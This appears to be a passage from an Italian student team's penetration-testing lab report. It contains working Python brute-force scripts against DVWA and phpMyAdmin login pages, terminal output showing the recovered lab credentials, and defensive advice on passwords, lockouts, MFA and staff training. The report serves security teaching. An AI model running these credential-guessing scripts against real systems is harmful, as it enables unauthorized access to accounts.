security_level = input("Scegliere livello di difficoltà: low medium high\n")
data = {"security": security_level, "selev_submit": "Submit"}
response = session.post(security_url, data=data)
if response.status_code == 200:
    print(f"Livello di sicurezza cambiato con successo a {security_level}")
else:
    print("Errore durante il cambio del livello di sicurezza")
```

- Chiediamo all'utente di selezionare un livello di sicurezza tra tre opzioni disponibili: basso, medio, alto (*low medium high*).
- Costruiamo un URL di sicurezza, che contiene l'indirizzo IP del bersaglio (*security_url*), utilizzato per la pagina delle impostazioni di sicurezza di **DVWA** (Damn Vulnerable Web Application).
- Creiamo un dizionario dati (*data*) che include il livello di sicurezza scelto dall'utente e una coppia chiave-valore per l'invio del modulo ("selev_submit": "Submit").
- Utilizziamo il metodo *session.post* per inviare una richiesta *POST* all'URL di sicurezza, includendo il dizionario dato come parametro.
- Se il codice di stato della risposta è *200*, stampiamo un messaggio di successo, confermando che il livello di sicurezza sia stato modificato con successo al livello scelto dall'utente.
- Se il codice di stato della risposta non è *200*, stampiamo un messaggio di errore, indicando che si è verificato un problema durante la modifica del livello di sicurezza.

```
shutdown2 = False

for user in user_list:
    user = user.rstrip()
    if shutdown2 == True:
        break
    for pwd in pwd_list:
        pwd = pwd.rstrip()

        login_info = {"username": user, "password": pwd, "Login": "Login"}
        url_conn = f"{login_brute}?username={user}&password={pwd}&Login=Login"
        response = session.get(url_conn)

        if "Username and/or password incorrect" in response.text:
            print("login fallito")
        else:
            print("Login success")
            print("credenziali:", login_brute, "user:" + user + "password: " + pwd)
            shutdown2 = True
            break
```

- Il flag *shutdown2* è impostato su *Falso*. Questo flag controlla se è necessario interrompere i cicli *for* successivi.
- Il codice itera attraverso ciascun nome utente nella lista *user_list*, eliminando eventuali spazi bianchi. Successivamente, esegue un'iterazione attraverso ogni password nella lista *pwd_list*, anch'essa sottoposta a pulizia dai caratteri spazi bianchi.
- Viene effettuata una richiesta *GET* utilizzando l'URL fornito (*login_brute*) insieme alle credenziali specificate. Successivamente, la risposta viene analizzata per determinare se l'accesso è avvenuto con successo.
- Se la risposta conferma la validità delle credenziali, viene visualizzato un messaggio di successo insieme alle informazioni sulle credenziali. Inoltre, il flag *shutdown2* viene impostato su *Vero* per interrompere il ciclo e terminare il programma. Al contrario, se la risposta indica che le credenziali non sono valide, viene stampato un messaggio di fallimento.



6 ATTACCHI BRUTE FORCE SULLA DVWA

```
(kali㉿kali)-[~]
└─$ python dvwa.py
ip address: 192.168.50.101
Tentativo login url: http://192.168.50.101/dvwa/login.php
login fallito
login fallito
login fallito
Login success
credenziali: http://192.168.50.101/dvwa/login.php user:adminpassword: password
Scegliere livello di difficoltà: low medium high
high
Livello di sicurezza cambiato con successo a high
login fallito
login fallito
login fallito
Login success
credenziali: http://192.168.50.101/dvwa/vulnerabilities/brute/ user:adminpassword: password
```

- Nell'esecuzione del codice, abbiamo inserito l'indirizzo *IP* del *target*. Il codice ricerca rapidamente la combinazione corretta tra nome *utente* e *password* e la stampa. Successivamente, chiede all'utente di inserire il livello di *difficoltà* per la penetrazione brute force della pagina di *brute force* del *DVWA* (Damn Vulnerable Web Application). Notiamo che se scegliamo il livello "*low*", il programma trova immediatamente la combinazione corretta. Tuttavia, se selezioniamo il livello di difficoltà "*high*", il codice impiega molto più tempo per trovare la combinazione corretta.



6 ATTACCHI BRUTE FORCE SU PHPMYADMIN CODICE COMPLETO

```
1 import requests
2
3 with open('/usr/share/nmap/nselib/data/usernames.lst') as username_file, open('/usr/share/nmap/nselib/data/passwords.lst') as password_file:
4     user_list = username_file.readlines()
5     user_list[0], user_list[6] = user_list[6], user_list[0]
6     pwd_list = password_file.readlines()
7     pwd_list = pwd_list[7:]
8
9 target = input("ip address: ")
10 login_home = "http://" + target + "/phpMyAdmin/"
11
12 print("Tentativo login url: ", login_home)
13
14 shutdown = False
15
16 for user in user_list:
17     user = user.rstrip()
18     if shutdown == True:
19         break
20     for pwd in pwd_list:
21         pwd = pwd.rstrip()
22
23     session = requests.Session()
24
25     login_info = {"pma_username": user, "pma_password": pwd, "submit": "submit"}
26     response = session.post(login_home, data=login_info)
27
28     if "Access denied" in response.text:
29         print("login fallito")
30     else:
31         print("Login success")
32         print("credenziali:", login_home, "user:" + user + "password: " + pwd)
33         shutdown = True
34         break
35
```

6 ATTACCHI BRUTE FORCE SU PHPMYADMIN

```
import requests

with open('/usr/share/nmap/nselib/data/usernames.lst') as username_file, open('/usr/share/nmap/nselib/data/passwords.lst') as password_file:
    user_list = username_file.readlines()
    user_list[0], user_list[6] = user_list[6], user_list[0]
    pwd_list = password_file.readlines()
    pwd_list = pwd_list[7:]
```

- Il codice inizia importando il modulo `requests`, che è utilizzato per effettuare richieste HTTP in Python.
- La funzione `open` serve per aprire i due file `usernames.lst` e `password.lst` situati nel percorso `/usr/share/nmap/nselib/data/`. All'interno dei due file troviamo, rispettivamente una lista di username e una lista di password, più comunemente utilizzati sul web.
- La sintassi `with open(...) as ...` assicura che il file venga chiuso automaticamente al termine del blocco `with`, ed è importante per evitare potenziali problemi di gestione e per garantire che il file non rimanga aperto più del necessario, riducendo il rischio di errori

- Chiediamo all'utente l'indirizzo `IP target` che verrà utilizzato successivamente nella concatenazione per la creazione dell'URL da attaccare
- La variabile `shutdown` è stata inizializzata `False`. Il suo scopo è quello di controllare se il programma deve essere interrotto o meno. Viene utilizzata per segnalare se l'obiettivo di login è stato raggiunto con successo, in modo da poter interrompere i cicli di brute force una volta che le credenziali corrette sono state trovate.
- Attraverso il primo ciclo `for` il programma scorre la lista degli utenti (`user_list`). Per ogni utente, viene eseguita la rimozione dei caratteri di newline grazie alla funzione `rstrip()` che viene utilizzata per rimuovere eventuali caratteri di newline o spazi bianchi alla fine di ogni riga degli elenchi. Questo è utile per garantire che non vi siano spazi bianchi indesiderati che potrebbero interferire con il processo di login. La condizione `if` controlla la variabile `shutdown`, nel caso diventasse `True` il ciclo sugli utenti verrebbe fermato.
- Attraverso il secondo ciclo `for` il programma scorre la lista delle password (`pwd.list`), utilizza la funziona `rstrip()`.
- Viene creata una sessione HTTP utilizzando `requests.Session()`. Le credenziali di login (nome utente e password) vengono inserite in un dizionario `login_info` e inviate tramite una richiesta `POST` alla pagina di login dell'applicazione web.
- Si verifica se la stringa "`Login failed`" è presente nella risposta. Se lo è, viene stampato un messaggio di "login fallito". In caso contrario, viene stampato un messaggio di "`Login success`" insieme alle credenziali di accesso che hanno avuto successo. Inoltre, la variabile `shutdown` viene impostata su `True` ed entrambi i cicli vengono interrotti

```
target = input("ip address: ")
login_home = "http://" + target + "/phpMyAdmin/"

print("Tentativo login url: ", login_home)

shutdown = False

for user in user_list:
    user = user.rstrip()
    if shutdown == True:
        break
    for pwd in pwd_list:
        pwd = pwd.rstrip()

        session = requests.Session()

        login_info = {"pma_username": user, "pma_password": pwd, "submit": "submit"}
        response = session.post(login_home, data=login_info)

        if "Access denied" in response.text:
            print("login fallito")
        else:
            print("Login success")
            print("credenziali:", login_home, "user:" + user + "password: " + pwd)
            shutdown = True
            break
```



6 ATTACCHI BRUTE FORCE SU PHPMYADMIN

Qui possiamo notare che una volta inserito l'indirizzo IP target, il programma scorrerà le due liste di *password* ed *username* fino a trovare la combinazione giusta per accedere al sito e ci mostrerà i dati di accesso.

```
(kali㉿kali)-[~/Desktop]
└─$ python brutemyphp.py
ip address: 192.168.50.101
Tentativo login url: http://192.168.50.101/phpMyAdmin/
Login success
credenziali: http://192.168.50.101/phpMyAdmin/ user:guestpassword:

(kali㉿kali)-[~/Desktop]
└─$
```

Dopo numerosi tentativi e lunghi tempi di attesa durante l'esecuzione del programma siamo riusciti ad associare correttamente l'username e la password.

Con il codice *user_list[0], user_list[6] = user_list[6], user_list[0]*, abbiamo scambiato il contenuto della prima e della settima posizione nella lista *user_list*. Quindi, il nome utente che era nella posizione 0 viene spostato nella posizione 6 e viceversa. In questo modo siamo riusciti ad ottimizzare il tempo di esecuzione del codice.

Il codice *pwd_list = pwd_list[7:]* modifica la lista delle password eliminando i primi 7 elementi, in questo modo con un singolo tentativo abbiamo avuto il response di "Login Success".

6 SUGGERIMENTI SULLA SICUREZZA

Dalla scansione delle porte, abbiamo identificato che le porte **21 (FTP)**, **22 (SSH)**, **23 (Telnet)**, **53 (DNS)** e **80 (HTTP)** sono aperte. Queste porte rappresentano potenziali punti di ingresso per attacchi informatici.

Delle piccole raccomandazioni per prevenire attacchi su queste porte possono essere:

- Disabilitare **Telnet** e utilizzare solo **SSH** per l'accesso remoto, in quanto **Telnet** invia dati non crittografati.
- Implementare un **firewall**, ad esempio un **WAF**, per limitare l'accesso solo agli indirizzi IP autorizzati e monitorare il traffico di rete.
- Utilizzare protocolli di autenticazione robusti e complessi per evitare l'accesso non autorizzato.

Sulla porta **53 (DNS)** è possibile:

- Assicurarsi che il **server DNS** sia configurato per limitare le richieste da fonti attendibili per evitare attacchi di amplificazione DNS.
- Implementare monitoraggio e rilevamento delle anomalie per identificare possibili attività sospette sul server DNS.

Sulla porta **80 (HTTP)** invece è possibile:

- Effettuare una revisione della configurazione del server web per garantire che non ci siano vulnerabilità note.
- Implementare **HTTPS** per crittografare il traffico web e proteggere i dati sensibili trasmessi attraverso la rete.

Quest'ultimo suggerimento è anche consigliato per i **verbi HTTP**, in quanto bisogna assicurarsi che la trasmissione delle credenziali avvenga attraverso una connessione sicura HTTPS per proteggere i dati durante il trasferimento.

Accesso basato sui privilegi: Implementare un sistema di accesso basato sui privilegi è fondamentale per garantire la sicurezza e la conformità delle organizzazioni, proteggendo i dati sensibili e riducendo il rischio di violazioni della sicurezza.

Aggiornamenti regolari: Mantenere i sistemi operativi, software e componenti software sempre aggiornati, per renderli più sicuri e al passo con i metodi di sicurezza migliori.

6 SUGGERIMENTI SULLA SICUREZZA

Per un login più sicuro

Il primo e probabilmente il più importante consiglio è una corretta scelta e gestione delle *passwords*. Al giorno d'oggi password con 8 o meno caratteri sono virtualmente inesistenti.

Il modo più sicuro per assicurarsi che una password possa resistere a un attacco *brute force* è utilizzare una password che:

- Contenga almeno **18 caratteri**
- Sia composta da lettere *minuscole*, *maiuscole*, *numeri* e anche *simboli* (come punteggiatura o altri caratteri speciali)

È molto importante che non contenga parole di senso compiuto, in modo da non scoprire il fianco ad attacchi di tipo *dictionary* e soprattutto che venga cambiata regolarmente, possibilmente entro massimo *tre mesi*.

Inoltre è ovviamente fondamentale che le password non vengano condivise, né tra i membri dell'azienda, tantomeno con figure esterne.

Impostare un *timeout* crescente dopo un determinato numero di *tentativi falliti*, ad esempio se un utente inserisce la password sbagliata tre volte consecutive dovrà attendere un minuto prima di riprovare, se sbaglia ancora due minuti e così via.

Altre precauzioni possono essere l'utilizzo di un'*autenticazione a più fattori*, richiedendo all'utente che inserisce le credenziali corrette anche *qualcosa che sa* (PIN o password), *qualcosa che ha* (un altro dispositivo come un telefono su cui ricevere un messaggio di conferma), o *qualcosa che è* (come un riconoscimento biometrico). Questo permette di stendere un ulteriore velo di sicurezza sul semplice login con username e password.



6 SUGGERIMENTI SULLA SICUREZZA


ADDESTRAMENTO DEL PERSONALE AZIENDALE

Un metodo molto importante per aumentare la sicurezza informatica riguarda *l'addestramento del personale*. In un mondo in continua evoluzione dove la novità è sempre dietro l'angolo risulta di *fondamentale importanza* che i dipendenti all'interno di una azienda siano a conoscenza dei pericoli informatici in modo tale da *ridurre sensibilmente le perdite*. L'azienda ha il compito di:

- Sensibilizzare i propri dipendenti implementando una *formazione generale* sulla sicurezza informatica aumenterà la consapevolezza dei rischi e delle minacce informatiche di questi ultimi;
- Illustrare al personale la *politica di sicurezza aziendale*, le linee guida per la creazione e la gestione delle password , l'uso appropriato delle risorse aziendali e la protezione dei dati sensibili;
- Informare i dipendenti sulle politiche di gestione dei *dati sensibili*, inclusa la classificazione dei dati, il loro trattamento e la condivisione sicura.
- Fornire informazioni su come riconoscere e evitare le e-mail di *phishing* e altri tentativi di furto di informazioni sensibili;
- Insegnare ai dipendenti a proteggere i loro dispositivi personali e aziendali da malware e altri attacchi informatici, ad esempio tramite l'installazione di *software antivirus* e l'applicazione di *aggiornamenti regolari* del sistema operativo e delle applicazioni;
- Insegnare ai dipendenti come *proteggere le informazioni aziendali* quando lavorano fuori dall'ufficio, ad esempio attraverso l'uso di *crittografia* e la corretta eliminazione dei documenti sensibili;
- Fornire una *formazione* sulla procedura da seguire in caso di violazione della sicurezza come per esempio la segnalazione di un incidente informatico;;
- Tenere sempre aggiornati, i dipendenti sulle ultime minacce tramite addestramenti effettuati regolarmente.



Team 5



Zhongshi Liu
Team Leader




Donato Tralli



Michael Andreoli



Otman Hmich



Stefano Cesaroni